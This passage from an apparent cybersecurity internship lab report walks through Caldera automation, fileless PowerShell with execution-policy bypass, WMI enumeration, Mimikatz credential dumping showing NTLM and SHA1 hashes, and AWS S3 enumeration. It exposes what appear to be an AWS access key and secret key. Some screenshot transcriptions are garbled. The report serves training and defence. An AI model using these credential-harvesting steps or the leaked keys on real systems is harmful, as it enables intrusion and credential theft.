

Recent Actions:


Status	Ability
collect	Find local users
collect	Find local users
success	Identify active user

Manual Command | Potential Link | Operation Details | Filters

Running

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
4/1/2026, 3:43:00 PM GMT+5:30	success	Identify active user	discovery	litedb	DESKTOP-AERLPP0	6364	View Command	View Output
4/1/2026, 3:43:00 PM GMT+5:30	success	Identify active user	discovery	anqqr	localhost.localdomain	5213	View Command	View Output
4/1/2026, 3:43:00 PM GMT+5:30	success	Identify active user	discovery	mwilmo	localhost.localdomain	5204	View Command	View Output
4/1/2026, 3:44:00 PM GMT+5:30	success	Identify local users	discovery	litedb	DESKTOP-AERLPP0	6552	View Command	View Output
4/1/2026, 3:44:00 PM GMT+5:30	collect	Find local users	discovery	anqqr	localhost.localdomain	N/A	View Command	No output
4/1/2026, 3:44:00 PM GMT+5:30	collect	Find local users	discovery	mwilmo	localhost.localdomain	N/A	View Command	No output





Phase	TTP	Tool Used	Notes
Exploitation	T1190	Caldera	Automated RCE

Summary

Caldera was used to automate a multi-phase attack scenario, simulating real-world adversary behaviour. The attack chain included multiple stages such as initial access and exploitation. This demonstrated how automated tools can execute complex attacks efficiently and help evaluate detection and response capabilities in a controlled lab environment.

7. Living-Off-the-Land Lab

Objective

To perform attacks using native system tools and simulate credential harvesting in a lab environment.

Tools Used

- PowerShell
- WMI
- Mimikatz



7.1 Fileless Execution

PowerShell was used to execute commands directly in memory without creating files on disk. This demonstrates a fileless attack technique that can bypass traditional antivirus detection.

```
Administrator Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Windows\system32> powershell -ExecutionPolicy Bypass -Command "Get-Process"

Handles NPM(K) PM(K) MS(K) CPU(s) Id SI ProcessName
-----
171 11 2132 8344 0.02 5128 1 AdobePDFBroker
342 25 7668 38460 0.16 2852 0 AgentService
131 8 1668 6864 0.11 4728 0 AggregatorHost
335 28 6444 27888 0.23 6740 1 ApplicationFrameHost
185 11 6480 12244 0.45 8528 0 audio
96 4 612 2628 0.00 8088 1 CCProcess
272 14 6892 18464 0.11 2284 1 comhost
165 18 6712 8148 0.08 3084 0 comhost
118 7 6316 5304 0.03 4324 1 comhost
127 18 6688 12088 0.09 5832 1 comhost
553 21 1880 5328 0.53 396 0 csrss
522 25 9108 11336 2.27 480 1 csrss
582 16 4812 28956 1.29 5440 1 ctfmon
271 14 3832 13196 0.38 3688 0 dillhost
218 18 3776 13448 0.06 4816 0 dillhost
262 25 5688 15496 0.28 18012 1 dillhost
1834 46 45968 82580 4.50 3560 1 dm
2374 94 87188 118176 18.89 5084 1 explorer
212 17 9876 26764 0.09 6332 1 FileCach
76 7 1872 5432 0.05 788 0 FontHost
58 13 6184 8476 0.41 788 1 FontHost
172 18 1868 8168 3.10 2372 0 FaultTolerantUpdateService
0 0 60 8 0 Idle
0 0 60 8 0 Idle
394 19 3104 17112 0.27 7580 1 lschex
272 15 2248 16862 0.09 3488 1 lschex
741 34 26888 58896 0.90 4968 1 LockApp
1442 24 7536 21988 1.75 632 0 lsass
211 15 3568 12316 0.31 3576 1 mbase
155 9 1772 6356 3.81 3752 0 mbase
586 28 5312 15164 1.00 2836 0 mbase
0 0 164 32264 1.31 1640 0 Memory Compression
13 12 288 8116 0.11 5648 0 mmt
368 28 17148 43888 0.19 4876 1 msedgewinv2
398 17 1848 2688 0.21 4084 1 msedgewinv2
1147 48 48792 113872 4.00 6252 1 msedgewinv2
147 9 2428 7416 0.02 6256 1 msedgewinv2
104 11 18064 28568 0.05 7284 1 msedgewinv2
237 23 5236 91128 1.02 7388 1 msedgewinv2
507 37 26248 53328 2.05 5132 1 notepad
654 23 23888 45848 0.81 2620 0 OfficeClickToRun
884 33 18116 9824 1.08 8888 1 Ondriver
495 26 52476 56788 0.25 7836 1 powershell
65 33 6512 17888 0.77 8424 1 powershell
0 18 5104 78428 0.59 92 0 Registry
398 17 1848 2688 0.21 4084 1 RunTimeBroker
489 32 8888 35252 1.81 4956 1 RunTimeBroker
655 32 13576 45548 1.78 6128 1 RunTimeBroker
324 19 4376 27768 1.77 6588 1 RunTimeBroker
484 23 5888 29248 0.83 9428 1 RunTimeBroker
185 12 2116 18628 0.08 2888 0 SchedulerService
553 23 22248 25756 0.64 3720 1 SOWHelper
798 48 18488 46448 1.22 2864 1 SearchApp
2373 128 183456 276828 15.36 7144 1 SearchApp
438 11 4876 888 1.34 632 0 SearchIndexingService
588 17 1788 5836 0.75 876 1 SearchIndexingService
578 18 6488 26396 1.70 4644 1 sinit
482 12 7948 23296 0.16 8464 1 SmartScreen
384 23 7172 5888 0.41 4548 1 SOWMonitor
13 1 1872 1888 0.15 396 0 smss
191 11 48728 11188 1.28 8656 1 splunkd
```

```
Select Administrator Windows PowerShell
358 17 18868 17168 11.27 4348 0 smss

PS C:\Windows\system32> powershell -ExecutionPolicy Bypass -Command "Get-Service"

Name
----
AarSvc_3e731 Agent Activation Runtime_3e731
AlRouter AllHost Router Service
Aid Application Layer Gateway Service
AppInfo Application Information
AppInfo App Readiness
AppSvc App Deployment Service (AppXVC)
AudioEndpointBuilder Windows Audio Endpoint Builder
Audiodg Windows Audio
Autotimesvc Cellular Time
Autotimesvc Cellular Time
BcastUserSvc... GameDNA and Broadcast User Service...
BDSM Base Filtering Engine
BIS Background Intelligent Transfer Ser...
BluetoothUserSvc_3e731 Bluetooth User Support Service_3e731
BrokerInfrastructure... Background Task Infrastructure Ser...
Browser Computer Browser
BTAGService Bluetooth Audio Gateway Service
BTStack Bluetooth Stack
BthServ Bluetooth Support Service
Casson Capability Access Manager Service
CaptureService... CaptureService_3e731
CDMS Client User Service_3e731
CDMS Connected Devices Platform Service
CDMS Connected Devices Platform User Ser...
CertificateRegistration Microsoft Office Click-to-Run Service
ClickToRun Client License Service (Clisvc)
Clisvc Client License Service (Clisvc)
COMSysApp COM System Application
ConsentUserSvc_3e731 Consent_3e731
CoreMessaging CoreMessaging
CredentialProv... Credential Authentication Manager User Ser...
CryptSvc Cryptographic Services
DCOM DCOM Server Process Launcher
dcom Launch Declared Configuration(DC) service
dcom Launch Declared Configuration(DC) service
DeviceAssociation... Device Association Broker_3e731
DeviceAssociation... Device Association Service
DeviceInstall... Device Install Service
DevicePicker... DevicePicker_3e731
DeviceLocker... DeviceLocker_3e731
DevQueryBroker DevQuery Background Discovery Broker
Dhcp DHCP Client
DiagnosticsHub... Microsoft (R) Diagnostics Hub Stand...
Diagmon Diagnostic Execution Service
DiagTrack Connected User Experiences and Tele...
DisplayPolicy... Display Policy Service
DisplayEnhance... Display Enhancement Service
DeviceManagement... Device Management Enrollment Service
DeviceManagement... Device Management Wireless Applicat...
DMSClient DMS Client
DeliveryOptimization Delivery Optimization
WirelessAutoConfig Wireless AutoConfig
DeviceSetupManager Device Setup Manager
DataSharingService Data Sharing Service
DataUsage Data Usage
ExtensibleAuthenticationProtocol Extensible Authentication Protocol
EdgeUpdate Microsoft Edge Update Service (edge...)
EdgeUpdate Microsoft Edge Update Service (edge...)
EFS Encrypting File System (EFS)
EmbeddedMode Embedded Mode
EnterpriseAppManagement Enterprise App Management Service
EventLog Windows Event Log
```



Attack ID	Tool	Action	Notes
LID001	PowerShell	Fileless execution	Bypassed AV

7.2 Credential Harvesting

WMI and Mimikatz were used to simulate credential harvesting from the system. This demonstrates how attackers extract sensitive authentication data from compromised machines.

```
Administrator: Windows PowerShell
PS C:\Windows\system32> wmic useraccount get name
name
Administrator
DefaultAccount
Guest
System
SystemUtilityAccount

PS C:\Windows\system32> wmic useraccount get sid
sid
S-1-5-21-3632888109-338055581-1122566246-500
S-1-5-21-3632888109-338055581-1122566246-501
S-1-5-21-3632888109-338055581-1122566246-502
S-1-5-21-3632888109-338055581-1122566246-503
S-1-5-21-3632888109-338055581-1122566246-504

PS C:\Windows\system32> wmic computersystem get name, domain
Name
MONGROUP DESKTOP-AE8LFP0
PS C:\Windows\system32>
```



```
PS C:\Windows\system32> Get-WmiObject Win32_ComputerSystem

Domain                : WORKGROUP
Manufacturer          : VMware, Inc.
Model                 : VMware20,1
Name                  : DESKTOP-AERLPP0
PrimaryOwnerName      : HP
TotalPhysicalMemory   : 4008759296

PS C:\Windows\system32>
```



```
.Users\HP\Documents\mimikatz\mimikatz.exe
Volume in drive C has no label.
Volume Serial Number is 6A5D-1AF3

Directory of C:\Users\HP\Documents\mimikatz\mimikatz.exe

2-03-2020 04:02 <DIR> .
2-03-2020 04:02 <DIR> ..
2-01-2013 05:20 37,208 mimidrv.sys
9-09-2022 04:14 1,355,264 mimikatz.exe
9-09-2022 04:14 37,376 mimilib.dll
9-09-2022 04:13 10,752 mimispool.dll
4 file(s) 1,440,608 bytes
2 Dir(s) 31,705,923,584 bytes free

.C:\Users\HP\Documents\mimikatz\mimikatz.exe
##### mimikatz 2.2.0 (x64) #10041 Sep 19 2022 17:44:08
## ^ ## "A Le Vie, A L'Amour" - (oe.oe)
## / ## **** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
privilege '20' OK
mimikatz #
```

```
mimikatz 2.2.0 x64 (oe.oe)
Authentication Id : 0 ; 100473 (00000000:00018879)
Session : Interactive from 1
User Name : HP
Domain : DESKTOP-AERLPP0
Logon Server : DESKTOP-AERLPP0
Logon Time : 01-04-2026 03:26:54
SID : 5-1-5-21-3632688169-3380555581-1122566246-1001

msv :
[00000000] Primary
* Username : HP
* Domain : DESKTOP-AERLPP0
* NTLM : 7a21990fcd3d759941e45c498f143d5f
* SHA1 : 2f2416ba3b3f5db18362cad28ca90809515abe0f
* Dsapi : 2f2416ba3b3f5db18362cad28ca90809
tsppg :
wldgst :
* Username : HP
* Domain : DESKTOP-AERLPP0
* Password : (null)
kerberos :
* Username : HP
* Domain : DESKTOP-AERLPP0
* Password : (null)
snp :
credman :
cloudap :

Authentication Id : 0 ; 100410 (00000000:0001883a)
Session : Interactive from 1
User Name : HP
Domain : DESKTOP-AERLPP0
Logon Server : DESKTOP-AERLPP0
Logon Time : 01-04-2026 03:26:54
SID : 5-1-5-21-3632688169-3380555581-1122566246-1001

msv :
[00000000] Primary
* Username : HP
* Domain : DESKTOP-AERLPP0
* NTLM : 7a21990fcd3d759941e45c498f143d5f
* SHA1 : 2f2416ba3b3f5db18362cad28ca90809515abe0f
* Dsapi : 2f2416ba3b3f5db18362cad28ca90809
tsppg :
wldgst :
* Username : HP
* Domain : DESKTOP-AERLPP0
* Password : (null)
kerberos :
* Username : HP
* Domain : DESKTOP-AERLPP0
* Password : (null)
snp :
credman :
cloudap :

Authentication Id : 0 ; 77055 (00000000:00012c7f)
Session : Interactive from 1
User Name : Dm-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 01-04-2026 02:26:53
SID : 5-1-5-90-0-1

msv :
```

Summary

Native tools such as PowerShell and WMI were used to perform fileless execution and system enumeration. Mimikatz was used to simulate credential harvesting from memory. This demonstrates how attackers use built-in system tools to avoid detection and extract sensitive information from compromised systems in real-world scenarios.



8. Comprehensive Reporting Lab

Objective

To create a professional red team report and present findings with clear documentation and visualization.

Tools Used

- Microsoft Word
- Draw.io


8.1 Report Draft

A structured report was created following PTES methodology, including key sections such as executive summary, findings, and recommendations. The report highlights vulnerabilities identified during the red team simulation.

Finding ID	TTP	CVSS Score	Remediation
FID001	Phishing (T1566)	7.5	MFA enforcement
FID002	Fileless Execution	8.0	Restrict PowerShell
FID003	Credential Dumping	9.0	Protect LSASS

8.2 Visualization

An attack path diagram was created using Draw.io to represent the step-by-step attack flow from initial access to credential compromise.



Executive Summary

This assessment simulated real-world attack scenarios in a controlled lab environment to evaluate system security. The activities demonstrated risks such as phishing, fileless execution, credential harvesting, and cloud privilege escalation. These findings highlight how attackers can exploit weak configurations and access controls. Implementing strong authentication, restricting administrative privileges, and improving monitoring can reduce these risks. The exercise also showed the importance of proactive testing and security awareness. Overall, this assessment helps identify security gaps and improve defensive strategies against modern cyber threats.



9. Capstone Project: Full Adversary Simulation

Objective

To simulate a complete red team attack lifecycle by combining multiple techniques performed in previous tasks.

Tools Used

- Kali Linux
- Metasploit
- Caldera
- Pacu
- AWS CLI

9.1 Attack Simulation

A full attack chain was simulated in a controlled lab environment. The attack started with phishing to gain initial access. PowerShell was used for fileless execution, followed by WMI for system enumeration. Mimikatz was used to extract credentials, leading to privilege escalation and full system access.

The screenshot displays the Caldera web interface in a browser window. The interface is dark-themed and shows a sidebar on the left with navigation options like 'agents', 'abilities', 'operations', and 'schedules'. The main content area is titled 'Operations' and shows a specific operation named 'Linux_discovery'. Below the title, there is a visual representation of the attack chain with icons for 'DESKTOP-AERLPPD' and 'localhost.localdomain'. On the right side, there is a panel for 'localhost.localdomain' showing host details like 'Platform: linux', 'IP Addresses: 192.168.29.155', and 'Agents (2)'. Below this, there is a 'Recent Actions' table. At the bottom, there is a table with columns: 'Time Ran', 'Status', 'Ability Name', 'Tactic', 'Agent', 'Host', 'pid', 'Link Command', and 'Link Output'. The table contains several rows of data, including successful actions like 'Identify active user' and 'Find local users'.

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
4/1/2026, 3:43:00 PM GMT+5:30	success	Identify active user	discovery	ittdob	DESKTOP-AERLPPD	6364	View Command	View Output
4/1/2026, 3:43:00 PM GMT+5:30	success	Identify active user	discovery	anqgr	localhost.localdomain	5213	View Command	View Output
4/1/2026, 3:43:00 PM GMT+5:30	success	Identify active user	discovery	mxwmo	localhost.localdomain	5204	View Command	View Output
4/1/2026, 3:44:00 PM GMT+5:30	success	Identify local users	discovery	ittdob	DESKTOP-AERLPPD	6552	View Command	View Output
4/1/2026, 3:44:00 PM GMT+5:30	collect	Find local users	discovery	anqgr	localhost.localdomain	N/A	View Command	No output
4/1/2026, 3:44:00 PM GMT+5:30	collect	Find local users	discovery	mxwmo	localhost.localdomain	N/A	View Command	No output



```
Select Administrator: Windows PowerShell
358 17 18068 17168 11-27 4348 0 winPRysd

PS C:\Windows\system32> powershell ExecutionPolicy Bypass -Command "Get-Service"

Status Name DisplayName
-----
Stopped AarSvc_3e731 Agent Activation Runtime_3e731
Stopped AARouter AllJoyn Router Service
Stopped Ais Application Layer Gateway Service
Stopped AppIDSvc Application Identity
Running AppInfo Application Information
Stopped AppReadiness App Readiness
Stopped AppSvc App Deployment Service (AppXSVC)
Running AudioEndpointBu... Windows Audio Endpoint Builder
Running Audiodg Windows Audio
Stopped autotimesvc Cellular Time
Running AxiInstVW Atlassian Installer (AxiInstVW)
Stopped BcastDVRUserSer... GameDVR and Broadcast User Service...
Stopped BDESVC BitLocker Drive Encryption Service
Running BFE Base Filtering Engine
Stopped BITS Background Intelligent Transfer Ser...
Stopped BluetoothHidSer... Bluetooth User Support Service_3e731
Running BrokerInfrastru... Background Tasks Infrastructure Ser...
Running Browser Computer Browser
Stopped BTAGService Bluetooth Audio Gateway Service
Running BTStackSvc auCIP Service
Stopped bthserv Bluetooth Support Service
Running csrssm Capability Access Manager Service
Stopped CaptureService... CaptureService_3e731
Running CdmSvc_3e731 Clipboard User Service_3e731
Running CDPSt Connected Devices Platform Service
Running CDPUserSvc_3e731 Connected Devices Platform User Ser...
Running CertPropagat Certificate Propagation
Running ClickToRunSvc Microsoft Office Click-to-Run Service
Stopped ClpSvc Client License Service (ClpSvc)
Running COMSysApp COM+ System Application
Stopped ConsentManagerS... Consent_3e731
Running CoreMessaging CoreMessaging
Running CredentialIntr... CredentialAuthenticationManagerUserSvc...
Running CryptSvc Cryptographic Services
Running DcomLaunch DCOM Server Process Launcher
Running dssvc Declared Configuration(DC) service
Stopped defragvc Optimize drives
Running DeviceAssociation... DeviceAssociationBroker_3e731
Stopped DeviceAssociation... Device Association Service
Stopped DeviceInstall Device Install Service
Stopped DevicePickerUse... DevicePicker_3e731
Stopped DeviceFirmware... DeviceFirmware_3e731
Stopped DevQueryBroker DevQuery Background Discovery Broker
Running Dmcp Dmcp Client
Stopped diagnosticshub... Microsoft (R) Diagnostics Hub Stand...
Stopped diagnt Diagnostic Execution Service
Running DiagTrack Connected User Experiences and Tele...
Running DisplayBrokerDext... Display Policy Service
Stopped DisplayEnhance... Display Enhancement Service
Stopped DeferralInten... Device Management Enrollment Service
Running DeviceManagement... Device Management Wireless Applicat...
Running DnsCache DNS Client
Running Dism Delivery Optimization
Stopped dot3svc Wired AutoConfig
Running DPS Diagnostic Policy Service
Stopped DsSvc Device Setup Manager
Stopped DsSvc Data Sharing Service
Running DsSvc Data Usage
Stopped EapHost Extensible Authentication Protocol
Stopped edgeupdate Microsoft Edge Update Service (edge...
Stopped EFS Microsoft Edge Update Service (edge...
Stopped EmbeddedMode Encrypted File System (EFS)
Stopped EmbeddedMode Embedded Mode
Running EnterpriseAppMan Enterprise App Management Service
Running EventLog Windows Event Log
```

```
root@kali:~/home/kali/Internship/week_4

Session Actions Edit View Help

root@kali)~[/home/kali/Internship/week_4]
# aws configure
AWS Access Key ID [*****JWEB]: AKIAQJF3Z4EKS6GJEP5P
AWS Secret Access Key [*****u3iV]: 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
Default region name [ap-south-1]: ap-south-a
Default output format [json]: json

root@kali)~[/home/kali/Internship/week_4]
# aws configure
AWS Access Key ID [*****EP5P]: AKIAQJF3Z4EKS6GJEP5P
AWS Secret Access Key [*****EoNU]: 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
Default region name [ap-south-a]: ap-south-1
Default output format [json]: json

root@kali)~[/home/kali/Internship/week_4]
# aws sts get-caller-identity
{
  "UserId": "AIDAQJF3Z4EK2NXGKAFVQ",
  "Account": "019721216277",
  "Arn": "arn:aws:iam::019721216277:user/Lab_user"
}

root@kali)~[/home/kali/Internship/week_4]
#
```



```
root@kali:~/home/kali/InterShip/week_4
# aws s3 ls s3://cyart-lab-bucket-001
2026-03-31 13:31:11          6981 AWSNOTES.txt

root@kali:~/home/kali/InterShip/week_4
```

```
root@kali:~/home/kali/InterShip/week_4
# aws s3api list-objects --bucket cyart-lab-bucket-001
{
  "Contents": [
    {
      "Key": "AWSNOTES.txt",
      "LastModified": "2026-03-31T08:01:11+00:00",
      "ETag": "\"3a9fbc55e6a0f956b5553cdd49812401\"",
      "ChecksumAlgorithm": [
        "CRC64NVME"
      ],
      "ChecksumType": "FULL_OBJECT",
      "Size": 6981,
      "StorageClass": "STANDARD",
      "Owner": {
        "ID": "3ff26f69179061d9086daae82915cf0c3d752143513dbd125a845621384ad0c6"
      }
    }
  ],
  "RequestCharged": null,
  "Prefix": ""
}

root@kali:~/home/kali/InterShip/week_4
# aws s3 cp s3://cyart-lab-bucket-001/AWSNOTES.txt .
download: s3://cyart-lab-bucket-001/AWSNOTES.txt to ./AWSNOTES.txt

root@kali:~/home/kali/InterShip/week_4
```

Phase	Tool Used	Action Description	MITRE Technique
Recon	Pacu	S3 bucket enumeration	T1580



9.2 Blue Team Detection

System logs were analysis to detect suspicious activities such as unauthorized access, abnormal commands, and privilege escalation behaviour during the attack simulation.

Timestamp	Alert Description	Source IP	Notes
2026-03-28 14:30:00	Suspicious PowerShell Activity	192.168.29.3	Files execution detected

Summary

A complete adversary simulation was performed by combining multiple attack techniques in a controlled lab environment. The attack began with phishing to obtain initial access, followed by fileless execution using PowerShell. WMI was used for system and user enumeration, while Mimikatz enabled credential harvesting from memory. Cloud misconfigurations were explored using AWS CLI and Pacu to simulate privilege escalation. MITRE Caldera was used to automate the attack chain, demonstrating how attackers can execute multi-stage attacks efficiently. Detection logs were analysis to identify suspicious activity and evaluate defensive capabilities. This project highlights how attackers move from reconnaissance to exploitation and privilege abuse using multiple techniques. It also emphasizes the importance of strong security controls, monitoring systems, and proper access management to prevent such attacks in real-world environments.